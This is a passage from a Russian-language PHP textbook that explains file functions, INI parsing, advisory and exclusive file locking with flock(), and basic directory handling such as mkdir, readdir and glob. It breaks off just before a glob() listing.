считывает целиком файл $filename и возвращает все его содержимое в виде одной-единственной строки. Параметр $offset позволяет задать смещение в байтах, начиная с которого осуществляется чтение содержимого $filename. Этот параметр не работает для сетевых обращений. Последний параметр ($length) позволяет задать максимальный размер считываемых данных.

Функция:

```
file_put_contents(
    string $filename,
    mixed $data,
    int $flags = 0,
    ?resource $context = null
): int|false
```

позволяет в одно действие записать данные $data в файл, имя которого передано в параметре $filename. При этом данные записываются как есть — трансляция переводов строк не производится. Например, вы можете воспользоваться следующими операторами для копирования файла:

```
$data = file_get_contents('image.gif');
file_put_contents('newimage.gif', $data);
```

Параметр $flags может содержать значение, полученное как сумма следующих констант:

- FILE_APPEND — произвести дописывание в конец файла;
- FILE_USE_INCLUDE_PATH — найти файл в путях поиска библиотек, используемых функциями include() и require() (применяйте аккуратно, чтобы не стереть важные файлы!);
- LOCK_EX — функция получает эксклюзивную блокировку файла на время записи.

Чтение INI-файла

В PHP существует одна очень удобная функция, которая позволяет использовать в программах стандартный формат INI-файлов.

INI-файл — это обычный текстовый файл, состоящий из нескольких *секций*. Как правило, у него расширение ini — отсюда и название. В каждой секции может быть определено 0 или более пар *ключ=>значение*. В листинге 23.6 приведен пример небольшого INI-файла.

Листинг 23.6. Пример INI-файла. Файл file.ini

```
[File Settings]
;File_version=0.2 (PP)
File_version=7
Chip=LM9831

[Scanner Software Settings]
Crystal_Frequency=48000000
Scan_Buffer_Mbytes=8 // Scan buffer size in Mbytes
Min_Buffer_Limit=1   // dont read scan buffer below this point in k bytes
```

Мы здесь видим, что в файле можно также задавать комментарии двух видов: предваренные символом `;` или символами `//`. При чтении INI-файла они будут проигнорированы.

Функция:

```
parse_ini_file(
    string $filename,
    bool $process_sections = false,
    int $scanner_mode = INI_SCANNER_NORMAL
): array|false
```

читает INI-файл, имя которого передано в параметре `$filename`, и возвращает ассоциативный массив, содержащий ключи и значения. Если аргумент `$process_sections` имеет значение `false`, то все секции в файле игнорируются и возвращается просто массив ключей и значений. Если же он равен `true`, функция вернет *двумерный* массив. Ключи первого измерения — имена секций, а второго — имена параметров внутри секций. А значит, доступ к значению некоторого параметра нужно организовывать так: `$array[$sectionName][$paramName]`.

По умолчанию функция `parse_ini_file()` стремится нормализовать содержимое INI-файла к типам PHP, что дает не всегда предсказуемый результат. Такое ее поведение весьма удобно, однако оно может быть отрегулировано третьим параметром (`$mode`), который может принимать одну из констант:

- `INI_SCANNER_NORMAL` — нормализация содержимого INI-файла. Строки `yes`, `true`, `on` будут интерпретироваться как логическое `true`. Значение 0, пустая строка, `false`, `off`, `no`, `none` рассматриваются как `false`;
- `INI_SCANNER_RAW` — все типы передаются как есть, без нормализации;

- INI_SCANNER_TYPED — yes, true, on будут интерпретироваться как логическое true, а значения false, off, no, none станут рассматриваться как логическое false. Строка null преобразуется в null. Числовые строки по возможности преобразуются к целому типу.

В листинге 23.7 приведен простейший скрипт, который читает файл из предыдущего примера и распечатывает в браузер ассоциативный массив, получающийся в итоге.

Листинг 23.7. Чтение INI-файла. Файл ini.php

```
<?php
$ini = parse_ini_file('file.ini', true);

echo '<pre>';
print_r($ini);
echo '</pre>';

echo "Chip: {$ini['File Settings']['Chip']}";
```

Этот пример выведет в браузер следующий текст:

```
(
    [File Settings] => Array
        (
            [File_version] => 7
            [Chip] => LM9831
        )

    [Scanner Software Settings] => Array
        (
          [Crystal_Frequency] => 48000000
          [Scan_Buffer_Mbytes] => 8 // Scan buffer size in Mbytes
          [Min_Buffer_Limit] => 1   // dont read scan buffer below this point
                                                                    in k bytes
        )
)
Chip: LM983
```

Другие функции

Функция:

fflush(resource $stream): bool

заставляет PHP немедленно записать на диск все изменения, которые производились до этого с открытым файлом $stream. Что это за изменения? Дело в том, что для повышения производительности все операции записи в файл буферизируются: например, вызов fputs($stream, 'Это строка!') не приводит к непосредственной записи данных на диск — сначала они попадают во внутренний буфер (обычно размером 8 Кбайт). Как только буфер заполняется, его содержимое отправляется на диск, а сам он очищается,

и все повторяется вновь. Особенный выигрыш от буферизации чувствуется в сетевых операциях, когда просто глупо отправлять данные маленькими порциями. Конечно, функция `fflush()` вызывается неявно и при закрытии файла, и обращаться к ней вручную чаще всего нет необходимости.

Функция:

```
stream_set_write_buffer(resource $stream, int $size): int
```

устанавливает размер буфера, о котором мы только что говорили, для указанного открытого файла `$stream`. Чаще всего она используется так:

```
stream_set_write_buffer($f, 0);
```

Приведенный код отключает буферизацию для указанного файла, так что теперь все данные, записываемые в файл, немедленно отправляются на диск или в сеть.

> ***Совет***
>
> Буферизированный ввод/вывод придуман не зря. Не отключайте его без крайней надобности — это может нанести серьезный ущерб производительности. В крайнем случае используйте `fflush()`.

Блокирование файла

При интенсивном обмене данными с файлами в мультизадачных операционных системах встает вопрос синхронизации операций чтения/записи между процессами. Например, пусть у нас есть несколько «процессов-писателей» и один «процесс-читатель». Необходимо, чтобы в единицу времени к файлу имел доступ лишь один процесс-писатель, а остальные на этот момент времени как бы «подвисали», ожидая своей очереди. Это нужно, например, чтобы данные от нескольких процессов не перемешивались в файле, а следовали блок за блоком. Как мы можем этого достичь?

Рекомендательная и жесткая блокировки

На помощь приходит функция `flock()`, которая устанавливает для файла так называемую *рекомендательную блокировку* (advisory locking). Это означает, что блокирование доступа к нему осуществляется не на уровне ядра системы, а на уровне программы. Поясним на примере.

Хорошо известна аналогия рекомендательной блокировки с перекрестком, на котором установилось оживленное движение, регулируемое светофором. Когда горит красный, одни машины стоят, а другие проезжают. В принципе, любая машина может, так сказать, проехать наперекор правилам дорожного движения, не дожидаясь зеленого сигнала, но в таком случае возможны аварии. Рекомендательная блокировка работает точно таким же образом. А именно: процессы, которые ею пользуются, будут работать с разделяемым файлом правильно, а остальные... как получится — пока не произойдет «столкновение».

С другой стороны, «жесткая блокировка» (mandatory locking, в дословном переводе это «принудительная блокировка») подобна шлагбауму — никто не сможет проехать, пока его не поднимут.

Windows-версия PHP поддерживает *только* жесткую блокировку. Соответственно, `flock()` ведет себя так, как будто бы устанавливается не рекомендательная блокировка, а жесткая. Мы не советуем вам рассчитывать на этот побочный эффект в своих программах. Всегда старайтесь действовать так, чтобы скрипт работал и в условиях рекомендательных, и в условиях жестких блокировок.

> ***Примечание***
>
> Впрочем, если на перекрестке установят шлагбаум вместо светофора, большой беды, наверное, не будет.

Функция *flock()*

Единственная функция, которая занимается управлением блокировками в PHP, — это уже упомянутая нами `flock()`:

```
flock(resource $stream, int $operation, int &$would_block = null): bool
```

Функция устанавливает для указанного *открытого* дескриптора файла `$stream` режим блокировки, который бы хотел получить текущий процесс. Этот режим задается аргументом `$operation` и может быть одной из следующих констант:

- `LOCK_SH` (или `1`) — разделяемая блокировка;
- `LOCK_EX` (или `2`) — исключительная блокировка;
- `LOCK_UN` (или `3`) — снять блокировку;
- `LOCK_NB` (или `4`) — эту константу нужно прибавить к одной из предыдущих, если вы не хотите, чтобы программа «подвисала» на `flock()` в ожидании своей очереди, а сразу возвращала управление.

В случае, если был затребован режим без ожидания и блокировка не была успешно установлена, в необязательный параметр-переменную `$wouldblock` будет записано значение `true`.

При ошибке функция, как всегда, возвращает `false`, а в случае успешного завершения — `true`.

Типы блокировок

Блокировки и их типы — весьма сложная тема при первом изучении. И сейчас мы постараемся понятным языком разъяснить все, что касается блокировок в языке PHP.

Исключительная блокировка

Вернемся к нашему примеру с процессами-писателями. Каждый такой процесс страстно желает, чтобы в некоторый момент (точнее, когда он уже почти готов начать писать) он был единственным, кому разрешена запись в файл.

Отсюда и название блокировки, которую процесс должен для себя установить. Вызвав функцию `flock($f, LOCK_EX)`, он может быть абсолютно уверен, что все остальные процессы не начнут без разрешения писать в файл, соответствующий дескриптору `$f`, пока он не выполнит все свои действия и не вызовет `flock($f, LOCK_UN)` или не закроет файл.

Откуда такая уверенность? Дело в том, что если в текущий момент наш процесс не единственный претендент на запись, операционная система просто *не выпустит* его из «внутренностей» функции `flock()`, т. е. не допустит его продолжения, пока процесс-писатель не станет единственным. Момент, когда процесс, использующий исключительную блокировку, становится активным, знаменателен еще и тем, что все остальные процессы-писатели ожидают (все в той же функции `flock()`), когда же он наконец закончит свою работу с файлом. Как только это произойдет, операционная система выберет следующий исключительный процесс, и т. д.

Что ж, давайте теперь рассмотрим, как в общем случае должен быть устроен процесс-писатель, желающий установить для себя исключительную блокировку (листинг 23.8).

Листинг 23.8. Модель процесса-писателя. Файл lock_ex.php

```
<?php
$file = 'file.txt';

// Вначале создаем пустой файл, ЕСЛИ ЕГО ЕЩЕ НЕТ.
// Если же файл существует, это его не разрушит.
fclose(fopen($file, 'a+b'));
// Блокируем файл
$f = fopen($file, 'r+b') or die('Не могу открыть файл!');
flock($f, LOCK_EX); // ждем, пока мы не станем единственными

    // . . .
    // В этой точке мы можем быть уверены, что только эта
    // программа работает с файлом
    // . . .

// Все сделано. Снимаем блокировку.
fclose($f);
```

Главное коварство блокировок в том, что с ними очень легко ошибиться. Вот и приведенный здесь вариант кода является чуть ли не единственным по-настоящему рабочим. Шаг влево, шаг вправо — и все, блокировка окажется неправильной. Рассмотрим пример по шагам.

«Не убий!»

Самое важное: заметьте, что при открытии файла мы использовали не деструктивный режим `w` (который удаляет файл, если он существовал), а более «мягкий» — `r+`. Это неспроста. Посудите сами: удаление файла идеологически есть изменение его содержимого. Но мы не должны этого делать до получения исключительной блокировки (вспомните пример со светофором)!

> ***Внимание!***
>
> Открытие файла в режиме `w` и последующий вызов `flock()` — очень распространенная ошибка, которую хоть раз в жизни совершают 99 человек из 100. Ее очень трудно обнаружить: вроде бы все работает, а потом вдруг раз — и непонятно каким образом данные исчезают из файла. Пожалуйста, будьте внимательны.

По этой же причине, даже если вам каждый раз нужно стирать содержимое файла, ни в коем случае не используйте режим открытия `w`! Применяйте `r+` и функцию `ftruncate()`, описанную ранее. Например:

```
$f = fopen($file, 'r+') or die("Не могу открыть файл на запись!");
flock($f, LOCK_EX);     // ждем, пока мы не станем единственными
ftruncate($f, 0);       // очищаем все содержимое файла
```

Итак, устройте полный бойкот режимам `w` и `w+`, поставьте на них крест — как хотите. Главное — помните: они совершенно несовместимы с функцией `flock()`.

«Посади дерево»

К сожалению, режим `r+` требует обязательного существования файла. Если файла нет, произойдет ошибка. Важно ясно понимать, что использовать код, наподобие идущего далее, ни в коем случае нельзя:

```
// Никогда так не делайте!
$f = fopen($file, file_exists($file) ? 'r+b' : 'w+b');
```

В самом деле, между вызовом `file_exists()` и срабатыванием `fopen()` проходит какой-то промежуток времени (пусть и небольшой), в который может «вклиниться» другой процесс. Представьте, что произойдет, если он как раз в это время создаст файл, а вы его тут же очистите.

> ***Примечание***
>
> То, что промежуток времени невелик, еще не означает, что вероятность «вклинивания» исчезающе мала. Современные операционные системы переключают процессы по весьма хитрым алгоритмам, существенно связанным с событиями ввода/вывода. И т. к. вызовы `file_exists()` и `fopen()` — по сути две независимые операции ввода/вывода, после первой запросто может произойти переключение процесса. И получится, что файл буквально «увели из-под носа» у скрипта.

Возможно, вы спросите: а почему бы сразу не использовать режим `a+`? Ведь он, с одной стороны, открывает файл на чтение и запись, с другой — не уничтожает уже существующие файлы, а с третьей — создает пустой файл, если его не было на момент вызова. К сожалению, в некоторых версиях операционной системы FreeBSD с режимом `a+` наблюдаются проблемы: при его использовании PHP позволяет писать данные только в конец файла, а любая попытка передвинуть указатель через `fseek()` оказывается неуспешной. Даже вызов `ftruncate()` возвращает ошибку. Так что мы не рекомендуем вам применять режим `a+`, если только вы не записываете данные исключительно в конец файла.

«Следи за собой, будь осторожен»

Функция `fclose()` перед закрытием файла всегда снимает с него блокировку, так что чаще всего нам не приходится делать это вручную. Тем не менее иногда бывает удобно долго держать файл открытым, блокируя его лишь изредка — во время выполнения операций записи. Чтобы не задерживать другие процессы, после окончания изменения файла в текущей итерации (и до начала нового сеанса изменений) файл можно разблокировать при вызове `flock($f, LOCK_UN)`.

И вот тут нас поджидает одна западня. Все дело в буферизации файлового ввода/вывода. Разблокировав файл, мы должны быть уверены, что данные к этому момен-

ту уже «сброшены» в файл. Иначе возможна ситуация записи в файл уже *после* снятия блокировки, что недопустимо.

Всегда следите за тем, чтобы *перед* операцией разблокирования (если таковая присутствует) шел вызов `fflush()`. В листинге 23.9 приведен пример скрипта, который использует блокировку лишь эпизодически, освобождая файл после каждой операции записи и засыпая после этого на 10 секунд.

Листинг 23.9. Исключительная блокировка. Файл lock_ex_cyclic.php

```
<?php
$file = 'file.txt';

// Вначале создаем пустой файл, ЕСЛИ ЕГО ЕЩЕ НЕТ.
// Если же файл существует, это его не разрушит.
fclose(fopen($file, 'a+b'));

// Блокируем файл
$f = fopen($file, 'r+b') or die('Не могу открыть файл!');
while (true) {
    flock($f, LOCK_EX); // ждем, пока мы не станем единственными
    // . . .
    // В этой точке мы можем быть уверены, что только эта
    // программа работает с файлом
    // . . .
    fflush($f);         // сбрасываем буферы на диск
    flock($f, LOCK_UN); // освобождаем файл
    // К примеру, засыпаем на 10 секунд
    sleep(10);
}

fclose($f);
```

Выводы

Мы приходим к следующим обязательным правилам:

- устанавливайте исключительную блокировку, когда вы хотите изменять файл;
- всегда используйте при этом режим открытия `r`, `r+` или `a+`;
- *никогда* и ни при каких условиях не применяйте режимы `w` и `w+`, как бы этого ни хотелось;
- снимайте блокировку так рано, как только сможете, и не забывайте перед этим вызвать `fflush()`.

Разделяемая блокировка

Мы решили ровно половину нашей задачи. Действительно, теперь данные из нескольких процессов-писателей не будут перемешиваться, но как быть с читателями? А вдруг процесс-читатель захочет прочитать как раз из того места, куда пишет процесс-писатель? В этом случае он, очевидно, получит «половинчатые» данные. То есть данные неверные. Как же быть?

Существуют два метода обхода этой проблемы. Первый — это использовать всё ту же исключительную блокировку. Действительно, кто сказал, что исключительную блокировку можно применять только в процессах, изменяющих файл? Ведь функция `flock()` не знает, что будет выполнено с файлом, для которого она вызвана. Однако этот метод довольно-таки неудачен, и вот по какой причине. Представьте, что процессов-читателей много, а писателей — мало (обычно так и бывает, кстати), и к тому же писатели еще и вызываются, скажем, раз в пару минут, а не постоянно, как читатели. В случае использования исключительной блокировки для процессов-читателей, довольно интенсивно обращающихся к файлу, мы очень скоро получим целый их рой, висящий, недовольно гудя, в очереди, пока очередному процессу не разрешат читать.

Но ведь никакой «аварии» не случится, если один и тот же файл будут читать сразу все процессы этого роя, правда? Ведь чтение из файла его не изменяет. Итак, предоставив исключительную блокировку для читателей, мы потенциально получаем проблемы с производительностью, перерастающие в катастрофу, когда процессов-читателей становится больше некоторого определенного порога.

Второй (и лучший) способ подразумевает использование *разделяемой* блокировки. Процесс, который устанавливает этот вид блокировки, будет приостановлен только в одном случае: когда активен другой процесс, установивший *исключительную* блокировку. В нашем примере процессы-читатели будут «поставлены в очередь» только тогда, когда активизируется процесс-писатель. И это правильно. Посудите сами: зачем зажигать красный свет на перекрестке, если поперечного движения заведомо нет? Машинам ведь не обязательно проезжать перекресток в одном направлении по одной, можно и всем потоком.

Теперь давайте посмотрим на разделяемую блокировку читателей с точки зрения процесса-писателя. Что он должен делать, если кто-то читает из файла, в который он как раз собирается записывать? Очевидно, он должен дождаться, пока читатель не закончит работу. Иными словами, вызов `flock($f, LOCK_EX)` обязан подождать, пока активна хотя бы одна разделяемая блокировка. Это и происходит в действительности.

> ***Примечание***
>
> Возможно, вам на ум пришла аналогия с перекрестком, по одной дороге которого движется почти непрерывный поток машин, и поперечное движение при этом блокируется навсегда, — так что у водителей нет никаких шансов пробиться через сплошной поток. В реальном мире это действительно иногда происходит (потому-то любой светофор всегда представляет собой исключительную блокировку), но только не в мире PHP. Дело в том, что, если почти всегда активна разделяемая блокировка, операционная система все равно так распределяет кванты времени, что в некоторые из них можно «включить» исключительную блокировку. То есть «поток машин» становится не сплошным, а с «пробелами» — ровно такого размера, чтобы в них могли «прошмыгнуть» машины, едущие в перпендикулярном направлении.

В листинге 23.10 представлена модель процесса, использующего разделяемую блокировку.

Листинг 23.10. Модель процесса-читателя. Файл lock_sh.php

```
<?php
$file = 'file.txt';

// Вначале создаем пустой файл, ЕСЛИ ЕГО ЕЩЕ НЕТ.
// Если же файл существует, это его не разрушит.
fclose(fopen($file, 'a+b'));
```

```
// Блокируем файл
$f = fopen($file, 'r+b') or die('Не могу открыть файл!');
flock($f, LOCK_SH); // ждем, пока не завершится писатель

  // В этой точке мы можем быть уверены, что в файл
  // никто не пишет

// Все сделано. Снимаем блокировку.
fclose($f);
```

Как видите, листинг 23.10 отличается от листинга 23.9 совсем незначительно — лишь комментариями да константой `LOCK_SH` вместо `LOCK_EX`.

Выводы

Как обычно, промежуточные выводы:

- устанавливайте разделяемую блокировку, когда вы собираетесь только читать из файла, не изменяя его;
- всегда используйте при этом режим открытия `r` или `r+`, и никакой другой;
- снимайте блокировку так рано, как только сможете.

Блокировки с запретом «подвисания»

Как следует из описания функции `flock()`, к ее второму параметру можно прибавить константу `LOCK_NB` для того, чтобы функция не ожидала, когда программа может «двинуться в путь», а сразу же возвращала управление в основную программу. Это может пригодиться, если вы не хотите, чтобы ваш сценарий бесполезно простаивал, ожидая, пока ему разрешат обратиться к файлу. В такие моменты, возможно, лучше заняться какой-нибудь полезной работой — например, почистить временные файлы, память или же просто сообщить пользователю, что файл заблокирован, чтобы он подождал и не думал, что программа зависла. Вот пример использования исключительной блокировки в совокупности с `LOCK_NB`:

```
$f = fopen('file.txt;, 'r+b');
while (!flock($f, LOCK_EX+LOCK_NB)) {
    echo 'Пытаемся получить доступ к файлу <br>';
    sleep(1); // ждем 1 секунду
}
// Работаем, файл заблокирован
```

Эта программа основывается на том факте, что выход из `flock()` может произойти либо в результате отказа блокировки, либо после того, как блокировка будет установлена, — но не до того! Таким образом, когда мы наконец-то дождемся разрешения доступа к файлу и произойдет выход из цикла `while`, мы уже будем иметь исключительную блокировку, закрепленную за нашим файлом.

Пример счетчика

Давайте напоследок рассмотрим классический пример, когда без блокировки файла не обойтись. Если вы уже имели некоторый опыт в веб-программировании, то, наверное,

уже догадываетесь, что речь пойдет о проблеме, возникающей при написании сценария счетчика.

Итак, нам нужен сценарий, который бы при каждом своем запуске увеличивал число, хранящееся в файле, и выводил его в браузер. Простая, казалось бы, задача сильно осложняется тем, что при большой посещаемости сервера могут быть запущены сразу несколько процессов-счетчиков, которые попытаются обратиться к одному и тому же файлу. Если не принять меры, это приведет к тому, что счетчик рано или поздно «обнулится».

В листинге 23.11 приведен сценарий, использующий блокировку для предотвращения указанной проблемы.

Листинг 23.11. Скрипт-счетчик с блокировкой. Файл counter.php

```
<?php
$file = 'counter.dat';
fclose(fopen($file, 'a+b')); // создаем первоначально пустой файл
$f = fopen($file, 'r+t');    // открываем файл счетчика
flock($f, LOCK_EX);          // дальше будем работать только мы
$count = fread($f, 100);     // читаем значение, сохраненное в файле
$count = $count+1;           // увеличиваем его на 1 (пустая строка = 0)
ftruncate($f, 0);            // очищаем файл
fseek($f, 0, SEEK_SET);      // переходим в начало файла
fwrite($f, $count);          // записываем новое значение
fclose($f);                  // закрываем файл
echo $count;                 // печатаем величину счетчика
```

Здесь мы применяем только исключительную блокировку, потому что каждый раз, когда нам надо вывести на экран счетчик, его также нужно и увеличить.


Резюме

В этой главе мы изучили большую часть функций для работы с файлами, существующих в PHP. Мы разобрались с тем, как должны действовать скрипты, требующие файловых операций, узнали, что такое текстовые и бинарные файлы и чем они различаются с точки зрения операционной системы и PHP.

Мы познакомились с полезными функциями: `fgetcsv()` — для считывания и анализа CSV-файлов, генерируемых Microsoft Excel, и `parse_ini_file()` — для работы с INI-файлами.

Мы установили, что в PHP существует множество встроенных функций для работы с файловыми путями, ускоряющих процесс создания сценариев, и что можно манипулировать целыми файлами (считывать, записывать, копировать и т. д.), не открывая их предварительно.

Особенное внимание в главе уделено возможностям блокирования файлов при помощи одной-единственной (но очень емкой) функции `flock()`. Корректная блокировка — вопрос весьма тонкий, без досконального его понимания трудно писать сценарии, работающие без ошибок при сколько-нибудь значительной посещаемости сайта.



ГЛАВА 24

Работа с каталогами

Листинги этой главы находятся в каталоге *dirs* сопровождающего книгу файлового архива.

Каталоги — специальный тип файлов, которые могут содержать ссылки на другие файлы и каталоги. Однако редактировать такие файлы непосредственно невозможно — это задача операционной системы.

Интерпретатор PHP представляет набор функций для работы с каталогом: создание, удаление, чтение содержимого. Кроме того, можно воспользоваться готовым классом `Directory`, чтобы работать с содержимым каталога в объектно-ориентированном режиме

Текущий каталог

Как уже отмечалось, с точки зрения операционной системы каталоги — те же самые файлы, только со специальным именем. Каталог можно представить себе как файл, в котором хранятся имена и сведения о местоположении других файлов и каталогов. Этим обеспечивается традиционная древовидность организации файловой системы в различных операционных системах.

С каждым процессом (в частности, и с работающим сценарием) ассоциирован свой так называемый *текущий каталог*. Все действия по работе с файлами и каталогами осуществляются по умолчанию именно в нем. Например, если мы открываем файл, указав только его имя, PHP будет искать этот файл именно в текущем каталоге. Существуют также и функции, которые могут сделать текущим любой указанный каталог.

Функция:

```
getcwd(): string|false
```

возвращает полный путь к текущему каталогу, начиная от корня (/). Если такой путь не может быть отслежен, вызов «проваливается» и возвращает `false`. Последнее возможно в UNIX из-за того, что права на чтение для родительских каталогов сняты. В листинге 24.1 приводится пример использования функции `getcwd()`.

Листинг 24.1. Пример использования функции getcwd(). Файл getcwd.php

```
<?php
echo getcwd();
```

Функция:

```
chdir(string $directory): bool
```

позволяет сменить текущий каталог на указанный. Если такой каталог не существует, возвращает false. Параметр $directory задает относительный или абсолютный путь к новому текущему каталогу (листинг 24.2).

Листинг 24.2. Пример использования функции chdir(). Файл chdir.php

```
<?php
chdir('/var/www/html/test/');
```

Такое переназначение особенно актуально при запуске скриптов по cron-заданию или из командной строки, когда текущий каталог по умолчанию может не совпадать с каталогом, где расположен скрипт.

Создание каталога

```
mkdir(
    string $directory,
    int $permissions = 0777,
    bool $recursive = false,
    ?resource $context = null
): bool
```

Функция создает каталог с именем $directory и правами доступа $permissions. Права доступа для каталогов указываются точно так же, как и для файлов. Чаще всего значение $permissions устанавливают равным 0770. Предваряющий ноль в числе 0770 обязателен — он указывает PHP на то, что это восьмеричное, а не десятичное число.

В листинге 24.3 приводится пример создания каталога при помощи функции mkdir().

Листинг 24.3. Пример создания каталога. Файл mkdir.php

```
<?php
mkdir('test', 0770);
mkdir('/data');
```

Каталог test будет создан в текущем каталоге, который возвращает функция getcwd(). А каталог data будет создан в корневом каталоге.

> ***Примечание***
>
> Более подробно UNIX-права доступа освещаются в *главе 25*.

По умолчанию функция `mkdir()` создает только один каталог. Если ей передать цепочку несуществующих каталогов, возникнет ошибка (листинг 24.4).

Листинг 24.4. Неправильное использование `mkdir()`. Файл mkdir_fail.php

```
<?php
mkdir('hello/world');
```

Попытка выполнить этот пример завершится предупреждением `PHP Warning: mkdir(): No such file or directory`.

В командной оболочке выйти из ситуации поможет использование параметра `-p` команды `mkdir`:

```
$ mkdir -p hello/world
```

В PHP для решения этой проблемы можно воспользоваться необязательным параметром `$recursive`. Если выставить его значение в `true`, функция `mkdir()` создаст все недостающие каталоги одним вызовом (листинг 24.5).

Листинг 24.5. Создание каталогов одним вызовом. Файл mkdir_recursive.php

```
<?php
mkdir('hello/world', recursive: true);
```

Использование контекста потока `$context` более подробно рассматривается в *главе 44*.

В случае успеха функция `mkdir()` возвращает `true`, иначе — `false`.

Работа с записями

Дальше описываются функции, которые позволяют узнать, какие объекты находятся в указанном каталоге. Например, с их помощью можно вывести содержимое текущего каталога. Механизм работы этих функций базируется примерно на тех же принципах, что и для файловых операций: сначала интересующий каталог открывается, затем из него производится считывание записей, и под конец каталог нужно закрыть. Правила интуитивно понятны и, наверное, хорошо вам знакомы.

Функция:

```
opendir(string $directory, ?resource $context = null): resource|false
```

открывает каталог `$directory` для дальнейшего считывания из него информации о файлах и подкаталогах и возвращает его дескриптор. Последующие вызовы функции `readdir()` с дескриптором в параметрах будут обращены именно к этому каталогу. Функция возвращает `false`, если произошла ошибка.

Функция:

```
readdir(?resource $dir_handle = null): string|false
```

считывает очередное имя файла или подкаталога из открытого ранее каталога с дескриптором `$dir_handle` и возвращает его в виде строки. Порядок следования файлов

в каталоге зависит от операционной системы — скорее всего, он будет совпадать с тем порядком, в котором эти файлы создавались, но не всегда. Вместе с именами подкаталогов и файлов также будут получены два специальных элемента: это «.» (ссылка на текущий каталог) и «..» (ссылка на родительский каталог). В подавляющем большинстве случаев нам нужно их игнорировать, что и сделано в примере из листинга 24.6 при помощи инструкции `continue`.

В случае, если в каталоге все файлы уже считаны, функция возвращает ложное значение. Однако не позволяйте себе привыкнуть к конструкции такого вида:

```
$d = opendir('somewhere');
while ($e = readdir($d)) { . . . }
```

Она заставит цикл прерваться в середине при обнаружении файла с именем `'0'`, чего нам бы, конечно, не хотелось. Вместо этого пользуйтесь следующим методом:

```
$d = opendir('somewhere');
while (($e = readdir($d)) !== false) { . . .}
```

Оператор `!==` позволяет точно проверить, была ли возвращена величина `false`.

Функция:

```
closedir(?resource $dir_handle = null): void
```

закрывает ранее открытый каталог с идентификатором `$dir_handle`. Не возвращает ничего. В принципе, можно и не закрывать каталоги, т. к. это делается автоматически при завершении программы, но лучше все-таки такой легкостью не обольщаться.

Функция:

```
rewinddir(?resource $dir_handle = null): void
```

«перематывает» внутренний указатель открытого каталога на начало. После этого можно воспользоваться `readdir()`, чтобы заново начать считывать содержимое каталога.

Рекурсивный обход каталога

Приведем пример программы (листинг 24.6), которая рекурсивно распечатывает список всех подкаталогов доступных сценарию, начиная от текущего каталога документов сервера (хранится в переменной окружения `DOCUMENT_ROOT`).

Листинг 24.6. Вывод дерева каталогов файловой системы. Файл tree.php

```
<?php
// Функция выводит имена всех подкаталогов в текущем каталоге,
// выполняя рекурсивный обход. Параметр $level задает текущую
// глубину рекурсии.
function printTree(int $level = 1) : void
{
    // Открываем каталог и выходим в случае ошибки
    $dir = opendir('.');
    if (!$dir) return;
```

```
    while (($file = readdir($dir)) !== false) {
        // Игнорируем элементы .. и .
        if ($file == '.' || $file == '..') continue;
        // Нам нужны только подкаталоги
        if (!is_dir($file)) continue;
        // Печатаем пробелы, чтобы сместить вывод
        for ($i = 0; $i < $level; $i++) echo '  ';
        // Выводим текущий элемент
        echo $file . PHP_EOL;
        // Входим в текущий подкаталог и печатаем его
        if (!chdir($file)) continue;
        printTree($level + 1);
        // Возвращаемся назад
        chdir('..');
        // Отправляем данные в браузер, чтобы избежать
        // видимости зависания для больших распечаток
        flush();
    }
    closedir($dir);
}

// Выводим остальной текст фиксированным шрифтом
echo '<pre>';
echo '/' . PHP_EOL;
// Входим в корневой каталог и печатаем его
chdir($_SERVER['DOCUMENT_ROOT']);
printTree();
echo '</pre>';
```

Если файлов и каталогов много, результат работы этого сценария представляет собой весьма длинную распечатку. Кроме того, программа работает медленно, т. к. ей нужно будет обойти тысячи каталогов вашей системы.

Фильтрация содержимого каталога

Многие утилиты командной строки допускают использование *шаблонов*. При выводе содержимого каталога с помощью команды `ls` для задания произвольного количества символов можно использовать символ (*). Так, шаблон `*.php` позволяет отобрать только файлы с расширением php:

```
$ ls -la *.php
-rw-r--r--  1 igorsimdyanov  staff    36 13 май 19:47 chdir.php
-rw-r--r--  1 igorsimdyanov  staff    21 13 май 19:42 getcwd.php
-rw-r--r--  1 igorsimdyanov  staff    90 13 май 19:18 glob.php
-rw-r--r--  1 igorsimdyanov  staff    43 13 май 20:02 mkdir.php
-rw-r--r--  1 igorsimdyanov  staff    28 13 май 20:05 mkdir_fail.php
-rw-r--r--  1 igorsimdyanov  staff    45 13 май 20:12 mkdir_recursive.php
-rw-r--r--  1 igorsimdyanov  staff  1607 13 май 20:27 tree.php
```

Знак вопроса ? означает один любой символ:

```
$ ls -la tre?.php
-rw-r--r--  1 igorsimdyanov  staff  1607 13 май 20:27 tree.php
```

Утилита ls не единственная, которая поддерживает шаблоны. Их поддерживает также команда удаления файлов rm:

```
$ rm *.txt
```

Точно такие шаблоны можно использовать в PHP для фильтрации содержимого каталога. Для этого служит функция glob(), которая имеет следующий синтаксис:

```
glob(string $pattern, int $flags = 0): array|false
```

Функция возвращает список всех путей, которые подходят под маску $pattern. Например, вызов glob("*.txt") вернет список всех текстовых файлов в текущем каталоге, а glob("c:/windows/*.exe") — всех EXE-файлов в каталоге windows.

Необязательный параметр $flags может являться суммой следующих констант:

- GLOB_ONLYDIR — в результирующий список попадут только имена каталогов, но *не* файлов;
- GLOB_BRACE — позволяет задавать альтернативы в выражении, записывая их через запятую в фигурных скобках. Например, вызов glob("c:/windows/{*.exe,*.ini}", GLOB_BRACE) вернет список всех EXE- и INI-файлов в каталоге windows.
- GLOG_ERR — останавливает работу функции при ошибке чтения (по умолчанию такие ошибки игнорируются);
- GLOB_MARK — добавляет слеш (\ в Windows и / в UNIX) к тем элементам результирующего списка, которые являются каталогами;
- GLOB_NOSORT — по умолчанию результирующий массив сортируется по алфавиту. Указанный флаг запрещает это делать, что может немного улучшить производительность программы. Если он установлен, элементы в списке будут идти в том же порядке, в каком они записаны в каталоге;
- GLOB_NOCHECK — в случае, если под маску не подошел ни один файл или каталог, функция вернет список из единственного элемента, равного $pattern. Зачем это нужно — сказать сложно. Видимо, для запутывания программистов;
- GLOB_NOESCAPE — имена файлов в UNIX могут содержать служебные символы вроде звездочки (*), вопросительного знака (?) и т. д. Если флаг GLOB_NOESCAPE не указан, функция вернет их в списке, предварив все специальные символы обратными слешами (\). Если же флаг указан, имена возвращаются как есть.

Главное достоинство функции glob() в том, что она может искать сразу в нескольких каталогах, задаваемых также по маске. Пример, приведенный в листинге 24.7, показывает все EXE- и INI-файлы во всех *подкаталогах* внутри c:\windows.

Листинг 24.7. Использование функции glob(). Файл glob.php

```
